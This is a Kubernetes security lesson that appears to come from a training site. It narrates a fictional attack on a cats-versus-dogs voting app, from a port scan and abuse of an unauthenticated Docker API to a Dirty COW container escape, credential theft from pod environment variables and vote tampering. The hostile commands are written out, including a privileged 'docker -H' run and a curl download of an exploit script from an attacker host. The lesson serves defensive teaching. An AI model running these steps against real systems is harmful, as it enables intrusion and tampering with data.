> ## Documentation Index
> Fetch the complete documentation index at: https://notes.kodekloud.com/llms.txt
> Use this file to discover all available pages before exploring further.
# The Attack
> This article explores Kubernetes attack surfaces through a demonstration, analyzing vulnerabilities and highlighting security measures to prevent breaches.
In this lesson, we explore the high-level attack surface of Kubernetes through a live demonstration of an attack. We break down the events, analyze exploited vulnerabilities, and highlight the security measures that could have prevented this breach.

Imagine an election between cats and dogs. Voters cast their ballots via a web portal hosted at [www.vote.com](http://www.vote.com), and the results are published on [www.result.com](http://www.result.com). On the results page, despite thousands of votes, the dogs are leading by a significant margin.
## Reconnaissance and Infrastructure Discovery

Meet "cat girl," a determined individual who believes it’s time for cats to win. With only the domain names vote.com and result.com, she starts her investigation into the underlying architecture. These applications might be built using technologies such as WordPress, PHP, Python, Ruby, or Java and could be hosted across various platforms including cloud services, PaaS, on-premises systems, physical hosts, virtual machines, or containers. The possibilities are endless.
Her investigation begins by identifying the IP addresses of these applications. Using a terminal, she pings both domains and discovers that they resolve to the same IP address, implying a shared hosting infrastructure.
```bash theme={null}
~ ➜ ping www.vote.com
PING www.vote.com (104.21.63.124): 56 data bytes
64 bytes from 104.21.63.124: icmp_seq=0 ttl=52 time=80.821 ms
64 bytes from 104.21.63.124: icmp_seq=1 ttl=52 time=80.927 ms
64 bytes from 104.21.63.124: icmp_seq=2 ttl=52 time=80.695 ms
64 bytes from 104.21.63.124: icmp_seq=3 ttl=52 time=80.819 ms
^C
--- www.vote.com ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 80.695/80.816/80.927/0.082 ms
~ took 3s
```
Next, she performs a comprehensive port scan on the server to identify potential entry points. During the scan, she uncovers that port 2375—the default port for Docker—is open. This indicates that the applications are most likely running inside containers.
```bash theme={null}
zsh port-scan.sh 104.21.63.124
Scanning port 21 for ftp ... Fail 🔴
Scanning port 22 for ssh ... Fail 🔴
Scanning port 23 for telnet ... Fail 🔴
Scanning port 25 for smtp ... Fail 🔴
Scanning port 53 for dns ... Fail 🔴
Scanning port 80 for http ... Fail 🔴
Scanning port 110 for pop3 ... Fail 🔴
Scanning port 111 for rpcbind ... Fail 🔴
Scanning port 135 for msrpc ... Fail 🔴
Scanning port 139 for netbios-ssn... Fail 🔴
Scanning port 143 for imap ... Fail 🔴
Scanning port 443 for https ... Fail 🔴
Scanning port 445 for ms-ds ... Fail 🔴
Scanning port 993 for imaps ... Fail 🔴
Scanning port 995 for pop3s ... Fail 🔴
Scanning port 1723 for pptp ... Fail 🔴
Scanning port 2375 for docker ... Success 🟢
Scanning port 3306 for mysql ... Fail 🔴
Scanning port 3389 for ms-wbt ... Fail 🔴
Scanning port 5900 for vnc ... Fail 🔴
~ took 4s
```
Ensure that Docker ports are not exposed to the public internet without proper authentication as it can lead to unauthorized access.
## Exploiting the Open Docker Port
With the Docker port accessible and left unsecured (due to default settings with no authentication), she executes a command to list the running containers on the host powering the voting application.
```bash theme={null}
docker -H www.vote.com ps
```
The output reveals a long list of running containers. To gather more information about the Docker engine, she checks its version:
```bash theme={null}
docker -H www.vote.com version
```
Output:
```bash theme={null}
Client: Docker Engine - Community
Version: 19.03.8
API version: 1.40
Go version: go1.12.17
Git commit: afacb8b
Built: Wed Mar 11 01:21:11 2020
OS/Arch: darwin/amd64
Experimental: false
Server:
Engine:
Version: 19.03.6
API version: 1.40 (minimum version 1.12)
Go version: go1.12.17
Git commit: 369ce74a3c
Built: Thu Dec 10 13:23:49 2020
OS/Arch: linux/amd64
Experimental: false
containerd:
Version:
GitCommit:
runc:
```
Realizing the potential to leverage the open Docker port, she launches a privileged container using the Ubuntu image. This container provides a pathway to escape into the host system.
```bash theme={null}
docker -H www.vote.com run --privileged -it ubuntu bash
```
Once inside the container, she confirms access by checking for the root shell prompt:
```bash theme={null}
root@174e320b98f9:/#
```
## Attempting Container Escape with Dirty COW
Her next move is to download an exploit script targeting the [Dirty COW vulnerability](https://en.wikipedia.org/wiki/Dirty_COW) to escape the container. Initially, she attempts to use curl:
```bash theme={null}
root@174e320b98f9:/# curl http://catgirl.me/dirty-cow.sh > dirty-cow.sh
bash: curl: command not found
```
She also tries wget:
```bash theme={null}
root@174e320b98f9:/# wget
bash: wget: command not found
```
Since the container lacks these utilities and there are no restrictions on installing binaries, she proceeds to install curl. Once installed, she downloads the Dirty COW exploit script and executes it to break out of the container into the host environment.
During the installation process, the output includes:
```bash theme={null}
Preparing to unpack .../25-libldap-2.4-2.4.49+dfsg-2ubuntu1.7_amd64.deb ...
Unpacking libldap-2.4-2 (2.4.49+dfsg-2ubuntu1.7) ...
Preparing to unpack .../26-libnghttp2-14_1.40.0-1build1_amd64.deb ...
Unpacking libnghttp2-14:amd64 (1.40.0-1build1) ...
Selecting previously unselected package librtmp1:amd64.
Unpacking librtmp1:amd64 (2.4+20151223.gitfa8646d.1-2build1_amd64.deb) ...
Selecting previously unselected package libssh-4:amd64.
Unpacking libssh-4:amd64 (0.9.3-2ubuntu2.1_amd64.deb) ...
Selecting previously unselected package libcurl4:amd64.
Unpacking libcurl4:amd64 (7.68.0-1ubuntu2.5_amd64.deb) ...
Selecting previously unselected package curl.
Unpacking curl (7.68.0-1ubuntu2.5_amd64.deb) ...
Preparing to unpack .../31-libsasl2-modules_2.1.27+dfsg-2_amd64.deb ...
Unpacking libsasl2-modules:amd64 (2.1.27+dfsg-2_amd64.deb) ...
Setting up libkeyutils1:amd64 (1.5.9-9ubuntu1) ...
Setting up libbison1:amd64 (2.4.1-2ubuntu1) ...
debconf: unable to initialize frontend: Dialog
debconf: (No usable dialog-type program is installed, so the dialog based frontend cannot be used. at /usr/share/perl5/Debconf/FrontEnd/Dialog.pm line 76.)
debconf: falling back to frontend: Readline
debconf: Unable to initialize frontend: Readline
debconf: (Can't locate Term/ReadLine.pm in @INC ...)
debconf: falling back to frontend: Teletype
```
With the exploit executed, she successfully escapes from the container and gains a shell on the underlying host.
## Host Reconnaissance and Kubernetes Discovery
Now on the host, she explores the environment further by inspecting disk usage and volume mounts:
```bash theme={null}
df -h
```
Output:
```bash theme={null}
Filesystem Size Used Avail Use% Mounted on
udev 2.0G 0 2.0G 0% /dev
tmpfs 395M 2.0M 393M 1% /run
/dev/sda1 9.7G 7.7G 2.0G 80% /
tmpfs 2.0G 0 2.0G 0% /dev/shm
tmpfs 5.0M 0.5M 0.0M 0% /run/lock
tmpfs 2.0G 0 2.0G 0% /sys/fs/cgroup
vagrant 3.7T 631G 3.1T 17% /vagrant
tmpfs 395M 0 395M 0% /run/user/1000
```
Executing the `hostname` command, she discovers that the machine is named "worker," indicating that she is operating on a worker node within a Kubernetes cluster. Investigation of the running containers reveals several with names starting with "k8s," including one instance of the Kubernetes dashboard. Notably, the dashboard is exposed on port 30080 of the node.
To confirm the open access, she inspects the node’s iptables rules:
```bash theme={null}
sudo iptables -L -t nat | grep kubernetes
```
The iptables output verifies that the Kubernetes dashboard is accessible publicly on port 30080. When accessed, the dashboard displays detailed cluster information including node status, deployments, and namespaces.

The dashboard confirms that this is a single-master, single-worker Kubernetes cluster. Alongside the voting application, the deployment includes a database (DB) service, a ready service, and a worker. Given her objective, she focuses on the DB service.
## Database Compromise
By inspecting the environment variables of the DB pod, she discovers the database credentials. After identifying the corresponding database container, she uses the [PSQL utility](https://www.postgresql.org/docs/current/app-psql.html) to connect to the database.
Inside the database, she locates the table storing votes and verifies that all votes currently favor dogs. Acting quickly, she writes and executes a script that updates the vote counts, effectively switching dog votes to cat votes.
```sql theme={null}
-- Sample output indicating successful vote update
734783fsde3de125 | a
734783fsde3de126 | a
734783fsde3de129 | a
734783fsde3de131 | a
734783fsde3de132 | a
734783fsde3de133 | a
734783fsde3de21 | a
734783fsde3de24 | a
734783fsde3de26 | a
734783fsde3de27 | a
734783fsde3de28 | a
734783fsde3de29 | a
734783fsde3de30 | a
734783fsde3de31 | a
734783fsde3de32 | a
734783fsde3de33 | a
734783fsde3de34 | a
734783fsde3de36 | a
734783fsde3de38 | a
734783fsde3de39 | a
734783fsde3de40 | a
734783fsde3de43 | a
734783fsde3de44 | a
734783fsde3de47 | a
postgres=#
```
With the database manipulation complete, the election results are set to be overturned.
Misconfigured and unsecured containers or services can lead to severe breaches. Always ensure that appropriate security measures are in place to restrict unauthorized access.
## Conclusion
This high-level overview illustrates how the absence of proper security practices can lead to a catastrophic breach in containerized environments. In the remainder of this lesson, we will dive deeper into each attack vector, understand how the vulnerabilities were exploited, and outline best practices to secure each component of such systems.
That's it for now—until the next part of this lesson.